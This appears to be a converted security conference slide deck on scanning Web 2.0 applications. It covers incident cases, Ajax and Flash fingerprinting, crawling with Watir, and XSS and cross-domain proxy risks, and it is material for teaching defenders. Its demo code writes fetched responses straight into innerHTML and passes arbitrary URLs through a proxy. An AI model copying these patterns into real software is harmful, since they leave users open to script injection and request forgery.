

# Scanning Applications 2.0

## Next generation scan, attacks and tools

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  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking



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# Agenda

- Web 2.0 State – Trends, Challenges and Architecture
- Web 2.0 Fingerprinting and Discovery
- Crawling Web 2.0 applications
- Web 2.0 Scan – Attacks, Vulns. and Tools
- Web 2.0 Components and Security – RSS, Mashups, Blogs etc.
- SOA – Scanning and Vulnerabilities
- Code Reviews and WAF for Web 2.0
- Conclusion



# Web 2.0 Architecture, Changes and Challenges



# Moving to Web 2.0




# Web 2.0 State


- 80% of companies are investing in Web Services as part of their Web 2.0 initiative (McKinsey 2007 Global Survey)
- By the end of 2007, 30 percent of large companies have some kind of Web 2.0-based business initiative up and running. (Gartner)
- **2008.** Web Services or Service-Oriented Architecture (SOA) would surge ahead. (Gartner)



# Web 2.0 – Application of Applications



# Web 2.0 Application Layers



# Web 2.0 Security State

- Complex architecture and confusion with technologies
- Web 2.0 worms and viruses – Sammy, Yammaner & Spaceflash
- Ajax and JavaScripts – Client side attacks are on the rise (XSS/CSRF)
- Web Services attacks and exploitation
- Flash clients are running with risks



# Real Life Cases

## WHID 2007-72: Gmail CSRF exploited to hijack a domain

Reported: 30 December 2007

Occurred: 15 December 2007

Classifications:

- **Attack Method:** Cross Site Request Forgery
- **Country:** UK
- **Origin:** Iran
- **Outcome:** Defacement
- **Outcome:** Blackmail

*Adding filter through CSRF*

## WHID 2007-69: The Orkut XSS Worm

Reported: 19 December 2007

Occurred: 19 December 2007

Classifications:

- **Attack Method:** Cross Site Scripting (XSS)
- **Country:** USA
- **Outcome:** Worm

*Loading js file through flash from scrapbook*

## WHID 2006-41: Making money with MySpace bulletin system!

Reported: 24 July 2006

Occurred: 16 June 2006

Classifications:

- **Attack Method:** Cross Site Scripting (XSS)
- **Attack Method:** Abuse of Functionality

*Attacking blogs and boards*

## WHID 2006-39: Another Google XSS

Reported: 24 July 2006

Occurred: 04 July 2006

Classifications:

- **Attack Method:** Cross Site Scripting (XSS)
- **Outcome:** Disclosure Only

*XSS through RSS feed*

## WHID 2006-37: MySpace Hack Spreading

Reported: 24 July 2006

Occurred: 16 July 2006

Classifications:

- **Attack Method:** Cross Site Scripting (XSS)
- **Outcome:** Worm

*Flash components*

## WHID 2006-1: Google's Blogger HRS vulnerability

Reported: 26 February 2006

Occurred: 02 January 2006

Classifications:

- **Attack Method:** HTTP Response Splitting
- **Outcome:** Disclosure Only

*HTTP Response Splitting*

Source: The Web Hacking Incidents Database  
[<http://webappsec.org/projects/whid/>]



# Web 2.0 Application Case

- XSS in Ajax routine was discovered.
- Blog is in fashion for Web 2.0 applications and is having several XSS.
- CSRF was possible through JSON stream. (content-type check)
- Information disclosure during JSON fuzzing [Internal information].
- SQL injection over XML pipe.
- Logical bug from client side.



# Changes & Challenges

- Application Infrastructure

Changing dimension	Web 1.0	Web 2.0
<i>(AI1) Protocols</i>	HTTP & HTTPS	SOAP, XML-RPC, REST etc. over HTTP & HTTPS
<i>(AI2) Information structures</i>	HTML transfer	XML, JSON, JS Objects etc.
<i>(AI3) Communication methods</i>	Synchronous Postback Refresh and Redirect	Asynchronous & Cross- domains (proxy)
<i>(AI4) Information sharing</i>	Single place information (No urge for integration)	Multiple sources (Urge for integrated information platform)



# Changes & Challenges

- Security Threats

Changing dimension	Web 1.0	Web 2.0
<b>(T1) Entry points</b>	Structured	Scattered and multiple
<b>(T2) Dependencies</b>	Limited	<ul style="list-style-type: none"><li>• Multiple technologies</li><li>• Information sources</li><li>• Protocols</li></ul>
<b>(T3) Vulnerabilities</b>	Server side [Typical injections]	<ul style="list-style-type: none"><li>• Web services [Payloads]</li><li>• Client side [XSS &amp; XSRF]</li></ul>
<b>(T4) Exploitation</b>	Server side exploitation	Both server and client side exploitation



# Changes & Challenges

- Methodology

Changing dimension	Web 1.0	Web 2.0
<i>Footprinting</i>	Typical with "Host" and DNS	Empowered with search
<i>Discovery</i>	Simple	Difficult with hidden calls
<i>Enumeration</i>	Structured	Several streams
<i>Scanning</i>	Structured and simple	Difficult with extensive Ajax
<i>Automated attacks</i>	Easy after discovery	Difficult with Ajax and web services
<i>Reverse engineering</i>	On the server-side [Difficult]	Client-side with Ajax & Flash
<i>Code reviews</i>	Focus on server-side only	Client-side analysis needed



# Changes & Challenges

- Countermeasure

Changing dimension	Web 1.0	Web 2.0
<i>Owner of information</i>	Single place	Multiple places [Mashups & RSS]
<i>Browser security</i>	Simple DOM usage	Complex DOM usage
<i>Validations</i>	Server side	Client side [incoming content]
<i>Logic shift</i>	Only on server	Client side shift
<i>Secure coding</i>	Structured and single place	Multiple places and scattered



# Web 2.0 Fingerprinting & Discovery




# Application Server Fingerprinting

- Identifying Web and Application servers.
- Forcing handlers to derive internal plugin or application servers like Tomcat or WebLogic.
- Looking for Axis or any other Web Services container.
- Gives overall idea about infrastructure.



# Ajax/RIA call

- Asynchronous JavaScript and XML



# Ajax/RIA call


The screenshot shows a web browser window with the following elements:

- Page Content:** A link "Get Ajax" is highlighted. Below it, the text "Got it!" is displayed. Another link "Get Ajax Proto" is visible below.
- Developer Tools Console:** The "Console" tab is active, showing a log entry for a GET request to "http://localhost/demo". The response is "Got it!".
- JavaScript Code:** The source code for the "getajax()" function is shown. It uses XMLHttpRequest or ActiveXObject to make an asynchronous GET request to "./ajax.txt". When the request is complete (readyState == 4), it retrieves the response text and updates the innerHTML of the element with ID "main".

```
function getajax()
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "./ajax.txt", true);
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            response = http.responseText;
            document.getElementById('main').innerHTML = response;
        }
    }
    http.send(null);
}
```



# Ajax/RIA call



The screenshot displays a web browser window with the source code of a page. The browser's address bar shows the URL: `http://localhost/demos/ajax/ajax-call/ajax.html`. The source code includes a JavaScript function `getproto()` and an HTML anchor element. The anchor's `href` attribute is set to `javascript:getproto()`, which calls the `getproto()` function. The function's body contains three lines of code: `var url = './ajax.txt';`, `var target = 'proto';`, and `var myAjax = new Ajax.Updater(target, url, {method: 'get'});`. The `target` variable is set to `'proto'`, which corresponds to the `id` of a `div` element in the HTML. The browser's console shows a GET request to `http://localhost/demos/./` with a response of `Got it!`. The browser's developer tools are open, showing the source code and the console output. Two orange arrows point from the `href` attribute in the source code to the `Got it!` text in the browser's console, indicating the flow of data from the JavaScript call to the response.

```
Source of: http://localhost/demos/ajax/ajax-call/ajax.html - Mozilla Firefox
File Edit View Help

<script>
function getproto(){
  var url = './ajax.txt';
  var target = 'proto';
  var myAjax = new Ajax.Updater(target, url, {method: 'get'});
}
</script>
<a href="javascript:getproto()">Get Ajax Proto</href>
<div id='proto'></div>
</body>
</html>
```

Get Ajax  
Get Ajax Proto  
Got it!

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Console HTML CSS Scri  
GET http://localhost/demos/./  
Headers Response  
Got it!



# Fingerprinting

- Ajax based frameworks and identifying technologies.
- Running with what?
  - Atlas
  - GWT 

```
<script type="text/javascript" src="./prototype.js"></script>
```

```
<script>
```
  - Etc.
- Helps in identifying weakness of the application layer.
- Good idea on overall application usage.



# Fingerprinting

- Fingerprinting RIA components running with Flash.
- Atlas script discovery and hidden entry points identification.
- Scanning for other frameworks.



# RIA fingerprints

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"  
  id="finder" width="100%" height="100%"  
  codebase="http://fpdownload.macromedia.com/get/flashplayer/current,  
  <param name="movie" value="find.swf" />  
  <param name="quality" value="high" />  
  <param name="bgcolor" value="#5c5f45" />  
  <param name="allowScriptAccess" value="sameDomain" />  
  <embed src="find.swf" quality="high" bgcolor="#5c5f45"  
    width="100%" height="100%" name="finder" align="middle"  
    play="true"  
    loop="false"  
    quality="high"  
    allowScriptAccess="sameDomain"  
    type="application/x-shockwave-flash"  
    pluginspage="http://www.adobe.com/g  
  </embed>  
</object>
```

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"  
  id="finder" width="100%" height="100%"  
  codebase="http://fpdownload.macromedia.com/get/flashplayer/curre  
  <param name="movie" value="search.lzx?lzt=swf&lzr=swf7" />  
  <param name="quality" value="high" />  
  <param name="bgcolor" value="#5c5f45" />  
  <param name="allowScriptAccess" value="sameDomain" />  
  <embed src="finder" quality="high" bgcolor="#5c5f45"  
    width="100%" height="100%" name="finder" align="middle"  
    play="true"  
    loop="false"  
    quality="high"  
    allowScriptAccess="sameDomain"  
    type="application/x-shockwave-flash"  
    pluginspage="http://www.adobe.com/go/getflashplayer">  
  </embed>  
</object>
```



# Atlas framework discovery

Please Login

Username

Password

Login

User is authenticated!

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Console HTML CSS Script DOM Net

POST http://localhost/atlas/trade.asmx?mn=logi

Params Headers Post Response

{ "user": "shreeraj", "pass": "shreeraj" }

Source of: http://localhost/atlas/trade.aspx - Mozilla Firefox

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```
<script type="text/xml-script">
<page xmlns:script="http://schemas.microsoft.com/xml-script/2005">
  <references>
    <add src="./trade.asmx/js" onscriptload="trade.path = '/atlas/trade.asmx' " />
  </references>
  <components />
</page></script>
<script type="text/javascript">
</script>
</form>
```



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# Discovery

- Ajax running with various different structures.
- Developers are adding various different calls and methods for it.
- JavaScript can talk with back end sources.
- Mashups application talking with various sources.
- It has significant security impact.
- JSON, Array, JS-Object etc.
- Identifying and Discovery of structures.



# Discovery

Inspect Clear Profile **JSON**

Console HTML CSS Script DOM Net

GET http://localhost/demos/ajax/ajax-struct/myjson.txt (63ms)

Headers Response

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```

Inspect Clear Profile **XML**

Console HTML CSS Script DOM Net

GET http://localhost/demos/ajax/ajax-struct/profile.xml (47ms)

Headers Response

```
<?xml version="1.0" encoding="UTF-8"?>
<profile>
  <firstname>John</firstname>
  <lastname>Smith</lastname>
  <number>212-675-3292</number>
</profile>
```

Inspect Clear Profile **JS-Script**

Console HTML CSS Script DOM Net

GET http://localhost/demos/ajax/ajax-struct/js.txt (62ms)

Headers Response

```
firstname="John";
lastname="Smith";
number="212-234-9080";
```

Inspect Clear Profile **JS-Array**

Console HTML CSS Script DOM Net

GET http://localhost/demos/ajax/ajax-struct/array.txt (78ms)

Headers Response

```
new Array("John","Smith","212-456-2323")
```

Inspect Clear Profile **JS-Object**

Console HTML CSS Script DOM Net

GET http://localhost/demos/ajax/ajax-struct/js-object.txt (47ms)

Headers Response

```
profile = {
  firstname : "John",
  lastname  : "Smith",
  number    : "212-234-6758",
  showfirstname : function(){return this.firstname},
  showlastname  : function(){return this.lastname},
  shownumber    : function(){return this.number},
};
```



# Web 2.0 Crawling



# Crawling challenges

- Dynamic page creation through JavaScript using Ajax.
- DOM events are managing the application layer.
- DOM is having clear context.
- Protocol driven crawling is not possible without loading page in the browser.



# Ajax driven site

[Login](#) | [News](#) | [Your area](#) | [Profile](#)

```
Source of: http://localhost/demos/crawl/ - Mozilla Firefox
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<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3
<html xmlns="http://www.w3.org/1999/xhtml" >
<head>
<title>Dynamic site</title>
<script src="./src/master.js"></script>
<script type="text/javascript" src="./src/dojo.js"></script>
<script language="javascript" src="./src/rss_xml_parser.js"></script>
<script language="javascript" src="./src/XMLHttpRequest.js"></script>
<script>loadhtml()</script>
<div id='main'></div>
<div id='myarea'></div>
</body>
</html>
```

```
function loadhtml()
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "main.html", true);
    http.onreadystatechange = function()
    {
        if (http.readyState == 4) {
            var response = http.responseText;
            document.getElementById('main').innerHTML = response;
        }
    }
    http.send(null);
}
```

```
GET http://localhost/demos/crawl/main.html (31ms)
Headers Response
<a href="/login.asp">Login</a>&nbsp;&nbsp;&nbsp;|&nbsp;&nbsp;&nbsp;
<a href="javascript:getnews()">News</a>&nbsp;&nbsp;&nbsp;|&nbsp;&nbsp;&nbsp;
<a href="javascript:loadmyarea()">Your area</a>&nbsp;&nbsp;&nbsp;|&nbsp;&nbsp;&nbsp;
<a href="javascript:getprofile()">Profile</a>
```



# Crawling with Ruby/Watir

```
require 'watir'  
include Watir  
ie=IE.new  
ie.goto("http://localhost/demos/crawl/")  
ie.show_links  
ie.links[2].click  
ie.show_links  
ie.links[3].click  
ie.show_links  
ie.links[4].click  
ie.show_links
```

```
Command Prompt  
D:\scanweb2.0>crawl.rb  
index name      id      href  
           text/src  
1           Login   http://localhost/login.asp  
2           News    javascript:getnews()  
3           Your area  javascript:loadmyarea()  
4           Profile  javascript:getprofile()  
index name      id      href  
           text/src  
1           Login   http://localhost/login.asp  
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           text/src  
1           Login   http://localhost/login.asp
```



# Web 2.0 Scanning & Vulnerabilities



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# Cross Site Scripting (XSS)

- Traditional
  - Persistent
  - Non-persistent
- DOM driven XSS – Relatively new
- Eval + DOM = Combinational XSS with Web 2.0 applications



# Cross Site Scripting (XSS)

- What is different?
  - Ajax calls get the stream.
  - Inject into current DOM using `eval()` or any other means.
  - May rewrite content using `document.write` or `innerHTML` calls.
  - Source of stream can be un-trusted.
  - Cross Domain calls are very common.




# Addressing Cross Domain Calls

- Cross Domain calls are very important for Web 2.0 applications.
  - Proxy to talk with cross domain
  - Callback implementation to fetch them
  - Flash via crossdomain.xml
- These are types of bypass and can have security implications
- Source of the information – key!



# Cross Domain with proxy

John  
Smith  
212 732-1234



The image shows a screenshot of a web browser's developer console and source code editor. The console displays a GET request to a proxy endpoint, which successfully returns a JSON profile for John Smith. The source code editor shows the JavaScript function that initiates this request via a proxy.

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Console HTML CSS Script DOM Net

GET <http://localhost/demos/xdom/proxy.aspx?url=http://blog.example.org/class/ajax-struct/myison.txt> (1547ms)

Params Headers Response

```
{ "firstName": "John", "lastName": "Smith", "address": { "streetAddress": "21 2nd Street", "city": "New York", "state": "NY", "postalCode": 10021 }, "phoneNumbers": [ "212 732-1234", "646 123-4567" ] }
```

Source of: <http://localhost/demos/xdom/showprofile-ajax.html> - Mozilla Firefox

```
File Edit View Help
function getJSONprofile()
{
    var http;
    if(window.XMLHttpRequest){
        http = new XMLHttpRequest();
    }else if (window.ActiveXObject){
        http=new ActiveXObject("Msxml2.XMLHTTP");
        if (! http){
            http=new ActiveXObject("Microsoft.XMLHTTP");
        }
    }
    http.open("GET", "../proxy.aspx?url=http://blog.example.org/class/ajax-struct/m
    http.onreadystatechange = function()
    {
```



# Callback Implementation

Jack  
jack@example.com

